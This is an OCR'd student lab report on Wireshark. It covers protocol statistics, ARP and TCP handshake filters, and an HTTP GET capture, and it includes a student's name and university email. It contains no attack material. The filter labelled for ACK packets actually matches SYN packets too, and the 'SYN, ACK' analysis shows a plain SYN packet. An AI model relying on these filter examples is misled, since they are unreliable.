
Explan:

2 Statistics - Protocol Hierarchy

Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets	End Bytes	End Bits/s	PDUs
Frame	100.0	23	100.0	2796	16 k	0	0	0	23
Ethernet	100.0	23	12.4	346	2023	0	0	0	23
Internet Protocol Version 4	100.0	23	16.5	460	2690	0	0	0	23
User Datagram Protocol	34.8	8	2.3	64	374	0	0	0	8
Mikrotik Neighbor Discovery Protocol	4.3	1	4.9	136	795	1	136	795	1
Data	30.4	7	13.7	382	2234	7	382	2234	7
Transmission Control Protocol	65.2	15	50.4	1408	8235	12	252	1474	15
Transport Layer Security	13.0	3	39.2	1096	6410	3	1096	6410	3


Explan:

3 Statistics - I/O graph -100ms- time of day



Explan:


4 Statistics – Flow Graph- Tcp flows[three way hand shake]



Explan:

3. Filter ARP packet


1 Filter ARP request packet : arp.opcode == 1



arp.opcode==1

No.	Time	Source	Destination	Protocol	Length	Info
182	20.255279	Routerbo_de:6f:ef	Broadcast	ARP	60	Who has 10.2.10.140? Tell 10.2.10.1
205	20.615131	Routerbo_de:6f:ef	Broadcast	ARP	60	Who has 10.2.10.163? Tell 10.2.10.1
211	21.278958	Routerbo_de:6f:ef	Broadcast	ARP	60	Who has 10.2.10.140? Tell 10.2.10.1
214	21.637270	Routerbo_de:6f:ef	Broadcast	ARP	60	Who has 10.2.10.163? Tell 10.2.10.1
216	22.303206	Routerbo_de:6f:ef	Broadcast	ARP	60	Who has 10.2.10.140? Tell 10.2.10.1
220	22.713056	Routerbo_de:6f:ef	Broadcast	ARP	60	Who has 10.2.10.163? Tell 10.2.10.1
221	23.378596	Routerbo_de:6f:ef	Broadcast	ARP	60	Who has 10.2.10.140? Tell 10.2.10.1
222	23.737499	Routerbo_de:6f:ef	Broadcast	ARP	60	Who has 10.2.10.163? Tell 10.2.10.1
227	24.350804	Routerbo_de:6f:ef	Broadcast	ARP	60	Who has 10.2.10.140? Tell 10.2.10.1
228	24.761814	Routerbo_de:6f:ef	Broadcast	ARP	60	Who has 10.2.10.163? Tell 10.2.10.1
229	25.427030	Routerbo_de:6f:ef	Broadcast	ARP	60	Who has 10.2.10.140? Tell 10.2.10.1


2 Analyze ARP request packet




```
> Frame 5: 60 bytes on wire (480 bits), 60 bytes cap
> Ethernet II, Src: Routerbo_de:6f:ef (4c:5e:0c:de:6
v Address Resolution Protocol (request)
    Hardware type: Ethernet (1)
    Protocol type: IPv4 (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: request (1)
    Sender MAC address: Routerbo_de:6f:ef (4c:5e:0c
    Sender IP address: 10.2.10.1
    Target MAC address: 00:00:00_00:00:00 (00:00:00
    Target IP address: 10.2.10.166
```

```
0000  ff ff ff ff ff ff 4c 5e  0c de 6f ef 08 06 00 01   ......L^ ..o.....
0010  08 00 06 04 00 01 4c 5e  0c de 6f ef 0a 02 0a 01   ......L^ ..o.....
0020  00 00 00 00 00 00 0a 02  0a a6 00 00 00 00 00 00   ........ ........
0030  00 00 00 00 00 00 00 00  00 00 00 00               ........ ....
```

3 Filter ARP reply packet : arp.opcode == 2




4 Analyze ARP reply packet




4. Filter SYN packet

1 Filter SYN packet : tcp.flags.syn ==1




2 Explain seq, ack, leng of SYN packet?



```
Flags: 0x002 (SYN)
    000. .... .... = Reserved: Not set
    ...0 .... .... = Accurate ECN: Not set
    .... 0... .... = Congestion Window Reduced: Not set
    .... .0.. .... = ECN-Echo: Not set
    .... ..0. .... = Urgent: Not set
    .... ...0 .... = Acknowledgment: Not set
    .... .... 0... = Push: Not set
    .... .... .0.. = Reset: Not set
```

5. Filter SYN, ACK packet

1 Filter SYN, ACK packet : tcp.flags.syn ==1 && tcp.flags.ack ==1



tcp.flags.syn==1 && tcp.flags.ack==1

No.	Time	Source	Destination	Protocol	Length	Info
2606	168.596703	10.2.10.51	10.2.10.1	TCP	66	7680 → 56986 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
2998	206.505772	10.2.10.1	10.2.10.51	TCP	66	56111 → 7680 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
2999	206.506026	10.2.10.51	10.2.10.1	TCP	66	7680 → 56111 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
3139	215.382592	10.2.10.51	20.198.2.181	TCP	66	3550 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
3151	215.471767	20.198.2.181	10.2.10.51	TCP	66	443 → 3550 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1440 WS=256 SACK_PERM
3433	246.524916	10.2.10.1	10.2.10.51	TCP	66	56115 → 7680 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
3434	246.525176	10.2.10.51	10.2.10.1	TCP	66	7680 → 56115 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
3450	248.979938	10.2.10.1	10.2.10.51	TCP	66	57034 → 7680 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
3451	248.980193	10.2.10.51	10.2.10.1	TCP	66	7680 → 57034 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM


2 Analyze [SYN, ACK] packet


```
Transmission Control Protocol, Src Port: 56079, Dst Port: 7680, Seq: 0, Len: 0
    Source Port: 56079
    Destination Port: 7680
    [Stream index: 1]
    [Conversation completeness: Complete, WITH_DATA (31)]
    [TCP Segment Len: 0]
    Sequence Number: 0    (relative sequence number)
    Sequence Number (raw): 2337278566
    [Next Sequence Number: 1    (relative sequence number)]
    Acknowledgment Number: 0
    Acknowledgment number (raw): 0
    1000 .... = Header Length: 32 bytes (8)
```

```
Flags: 0x002 (SYN)
    000. .... .... = Reserved: Not set
    ...0 .... .... = Accurate ECN: Not set
    .... 0... .... = Congestion Window Reduced: Not set
    .... .0.. .... = ECN-Echo: Not set
    .... ..0. .... = Urgent: Not set
    .... ...0 .... = Acknowledgment: Not set
    .... .... 0... = Push: Not set
    .... .... .0.. = Reset: Not set
```

6. Filter ACK packet

1 Filter ACK packet: tcp.flags.syn ==1 or tcp.flags.ack ==1 or (tcp.flags.syn ==1 and tcp.flags.ack ==1)





2 Analyze [ACK] packet

LAB 05 WIRESHARK2

Name	Tran Dang Khoa
Email address	Khoab2014926@student.ctu.edu.vn
Class	MO2
Browser	Safari, Chrome, IE, Firefox

Design Wireshark analyzing **scenario under Windows**


	scanner	target
OS	Windows Ubuntu	Windows, Linux
IP address	Test - bed host IP	Localhost CTU IP CICT IP Neighboring PC IP VM IP(Ubuntu, Centos)
scanning program	Wireshark	
scanning types	filter HTTP	

HTTP executing scenario


1 (browser) Visit one website

2 (website) Log in to home page

3 (browser) find input string on URL box



4 (wireshark) choose one packet





```
Frame 1: 1292 bytes on wire (10336 bits), 1292 bytes captured (10336 bits) on interface \Devic
    Section number: 1
  > Interface id: 0 (\Device\NPF_{611CB354-C2A7-4D3A-8907-E880CAC7DC67})
    Encapsulation type: Ethernet (1)
    Arrival Time: Sep 12, 2023 20:38:21.816549000 SE Asia Standard Time
    [Time shift for this packet: 0.000000000 seconds]
    Epoch Time: 1694525901.816549000 seconds
    [Time delta from previous captured frame: 0.000000000 seconds]
    [Time delta from previous displayed frame: 0.000000000 seconds]
    [Time since reference or first frame: 0.000000000 seconds]
    Frame Number: 1
    Frame Length: 1292 bytes (10336 bits)
    Capture Length: 1292 bytes (10336 bits)
    [Frame is marked: False]
    [Frame is ignored: False]
    [Protocols in frame: eth:ethertype:ip:udp:data]
    [Coloring Rule Name: UDP]
    [Coloring Rule String: udp]
```


```
Internet Protocol Version 4, Src: 113.171.237.82, Dst: 10.2.10.51
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  > Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 1278
    Identification: 0x01bc (444)
  v 000. .... = Flags: 0x0
      0... .... = Reserved bit: Not set
      .0.. .... = Don't fragment: Not set
      ..0. .... = More fragments: Not set
    ...0 0000 0000 0000 = Fragment Offset: 0
    Time to Live: 123
    Protocol: UDP (17)
    Header Checksum: 0xc600 [validation disabled]
    [Header checksum status: Unverified]
    Source Address: 113.171.237.82
    Destination Address: 10.2.10.51
> User Datagram Protocol, Src Port: 443, Dst Port: 58427
```

```
User Datagram Protocol, Src Port: 443, Dst Port: 58427
    Source Port: 443
    Destination Port: 58427
    Length: 1258
    Checksum: 0x28af [unverified]
    [Checksum Status: Unverified]
    [Stream index: 0]
  > [Timestamps]
    UDP payload (1250 bytes)
v Data (1250 bytes)
    Data: 59bc94c69a59a84cc1d74eaf2f3f47f5ab994ab9b004a7aafceddd3634a5d6f4edcce923…
    [Length: 1250]
```

5 (wireshark) filter : get method




6 (wireshark) analyze get method in detail



I choose frame 37908. There are 267 bytes on wire and being captured.

